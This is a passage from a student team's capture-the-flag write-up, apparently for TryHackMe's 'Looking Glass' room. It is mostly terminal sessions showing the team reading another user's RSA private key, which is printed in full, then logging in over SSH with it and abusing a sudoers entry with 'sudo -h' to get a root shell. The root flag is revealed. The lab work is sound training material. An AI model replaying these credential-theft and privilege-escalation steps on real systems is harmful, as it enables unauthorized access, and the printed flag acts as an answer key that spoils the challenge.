
# don't put duplicate lines or lines starting with space in the history.
# See bash(1) for more options
HISTCONTROL=ignoreboth

# append to the history file, don't overwrite it
shopt -s histappend


humptydumpty@looking-glass:/home$
```

So we have permission to read the `.bashrc` file in the Alice home folder, but not to view its contents.

Let's see if we can find anything else obvious, such as an rsa key:



I see an `id_rsa` file in the expected `.ssh` folder, but it is also owned by the currently logged in user `humptydumpty`.



The screenshot shows a terminal window titled "humptydumpty@looking-glass: /home". The window has two tabs: "humptydumpty" and "root@ip-10-10-220-125". The "humptydumpty" tab contains the following command and its output:

```
humptydumpty@looking-glass: /home$ cat alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPLGf4j9ExZhlmmD
IRchpaFUqJXQZlSryQH6YxZPSIIJXENK+a4WoRDyPoyGK/63rXTn/IWKKQka9tQ
xrdnyxdwbtikP1L4bq/4vU30UcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
CgpkwLczNa5MMGo+1Cg4ifzffv4uhPkxBLLL3f4rBf84RmuKEEy6bYZ+/WOEghl
fkss5ngFnIw7x2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7GHhNkpIRufPdJd+r
NGrjYFLjhzeWYBmHx7JkhkEUFIvX6ZV1y+gihQIDAQABoIBAQDAhIA5kCyMqtQj
X2F+09J8qjvFzf+Gsl7lAIVuCSRyqlxm5tsq4nUZvLRgfRMpn7JAjD/bWfKLb7j
/pHmkU1C4WkaJdjzHSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
q12PZTVpwptRw+RebKMwjqwok477Q3Or8Kxr4Ufx2hLHTH8tsjqBwrb/jlMHQ0
zmU73tuPVQSE5geuP2j0Lv7q5toEYleoA+7ULpGDwDn8PxQjCF/ZQua2jFalixsK
WfEcmtnIQDyOFwCmg0vik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUIwh4BAoGBAPdctuVRoAkFpyEofZxQFqPaw3LZyviKena/HyWLlxWhxG6j17aW
DmtVxjjQ0wcj0LuDkT4QQvCJvrgbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJLcp6ppLBRCF/OsGSupcIJsS6uA6CwNx6WC7r7V94r5wzzJpwBaoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIue83dh+hUibaPqr1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwvU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDwKi
WgT9ag7N+TP/yimYniR2ePu/xKIjWX/uSS3rSLcFAoGBAOxvcFpm5Pz6rD8jZrs
SFexY9P5n0pn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcb0ARwjvhDLdxhzFkx
```

Final Results : I get to read the contents of the `id_rsa` file in the `.ssh` folder.

Steps: Root Privilege Escalation (final step, rooting)


Members Involved : Ikhwan, Lim

Tools Used : terminal

Thought Process and Methodology :

We created a file named alice_key and inserted id_rsa content.

Ikhwan login as Alice using ‘ssh -i’ which means specific an alternate identification file which is ‘alice_key’ and list all the files by using the command ‘ls’ and list the content of the file ‘kitten.txt’ by using ‘cat’ command.



The screenshot shows a terminal window titled "alice@looking-glass:~". The window has three tabs: "humptydumpty@lookin...", "root@ip-10-10-220-125:~", and "alice@looking-glass:~". The "root@ip-10-10-220-125:~" tab is active, displaying the following terminal session:

```
root@ip-10-10-220-125:~# cd alice_id_rsa
bash: cd: alice_id_rsa: Not a directory
root@ip-10-10-220-125:~# nano alice_key
root@ip-10-10-220-125:~# chmod 600 alice_key
root@ip-10-10-220-125:~# ssh -i alice_key alice@10.10.161.230
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ ls
itten.txt
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwar
ds with all her might.

The Red Queen made no resistance whatever; only her face grew very small, a
nd her eyes got large and green: and still, as Alice went on shaking her, s
he kept on growing shorter-and fatter-and softer-and rounder-and-
-and it really was a kitten, after all.

alice@looking-glass:~$ ls -l
total 4
-rw-rw-r-- 1 alice alice 369 Jul  3 2020 kitten.txt
alice@looking-glass:~$ find / -name *alice* -type f 2>/dev/null
/etc/sudoers.d/alice
alice@looking-glass:~$
```

Ikhwan entered the command ‘ls -l’ that showed a lot more information presented to the user than the standard command which is ‘ls’. Next, with the command ‘find / -name *alice* -type f 2>/dev/null’ we will find a file named “alice” in /etc/sudoers.d which shows us the path way to root. Then print the file that shows the specific sudo permissions granted to each user. The file contains Alice's permissions and we are able to see the file contains one command that runs the '/bin/bash' as root.

```
alice@looking-glass:~
```


```
File Edit View Search Terminal Tabs Help
```

```
humptydumpty@lookin... x root@ip-10-10-220-125:~ x alice@looking-glass:~ x
```

```
root@ip-10-10-220-125:~# nano alice_key
root@ip-10-10-220-125:~# chmod 600 alice_key
root@ip-10-10-220-125:~# ssh -i alice_key alice@10.10.161.230
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ cat kitten.txt
▶ she took her off the table as she spoke, and shook her backwards and forwar
▶ s with all her might.

The Red Queen made no resistance whatever; only her face grew very small, a
nd her eyes got large and green: and still, as Alice went on shaking her, s
he kept on growing shorter—and fatter—and softer—and rounder—and—
—and it really was a kitten, after all.
alice@looking-glass:~$ ls -l
total 4
-rw-rw-r-- 1 alice alice 369 Jul  3 2020 kitten.txt
alice@looking-glass:~$ find / -name *alice* -type f 2>/dev/null
/etc/sudoers.d/alice
alice@looking-glass:~$ cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:~$
```

Apart from that, Lim tried to enter the command ‘sudo -h’ to change the host to figure out the best way to list the permissions but unfortunately we failed to do it. We use the command ‘whoami’ to know the user name and list the file in ‘root’. Lastly, Lim figure out the file in the ‘root’ which containing the flag by the printing the contents but Lim forgot to change the directory using ‘cd’ as root to print out the ‘root.txt’ file but at the end, Lim successfully get the flag by reverse the text using command ‘| rev’.



```
root@looking-glass: /root
File Edit View Search Terminal Tabs Help
humptydumpty@lookin... x root@ip-10-10-220-125: ~ x root@looking-glass:/root x
/etc/sudoers.d/alice
alice@looking-glass:~$ cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# whoami
root
root@looking-glass:~# ls -l /root
total 16
drwxr-xr-x 2 root root 4096 Jun 30 2020 passwords
-rw-r--r-- 1 root root 144 Jun 30 2020 passwords.sh
-rw-r--r-- 1 root root 38 Jul 3 2020 root.txt
-rw-r--r-- 1 root root 368 Jul 3 2020 the_end.txt
root@looking-glass:~# cat root.txt
cat: root.txt: No such file or directory
root@looking-glass:~# cat the_end.txt
cat: the_end.txt: No such file or directory
root@looking-glass:~# cd /root
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# cat root.txt | rev
thm{bc2337b6f97d057b01da718ced6ead3f}
root@looking-glass:/root# ^C
root@looking-glass:/root#
```

Final Results : The root flag is ‘thm{bc2337b6f97d057b01da718ced6ead3f}’

Contributions:

ID	Name	Contribution	Signature
1211103201	Muhammad Al-Amin Bin Mohd Normarzuki	Figured out the initial foothold. Added reverse shell.	
1211103217	Alif Durrani bin Zahari	Did the Horizontal Privilege Escalation.	
1211103140	Ahmad Nur Ikhwan Bin Hamid	Did the enumeration. Found user.txt flag.	
1211101810	Lim Jia Hao	Did root privilege escalation with the final step and get the root flag.	

Video Link: <https://youtu.be/HGs8LvrUMgo>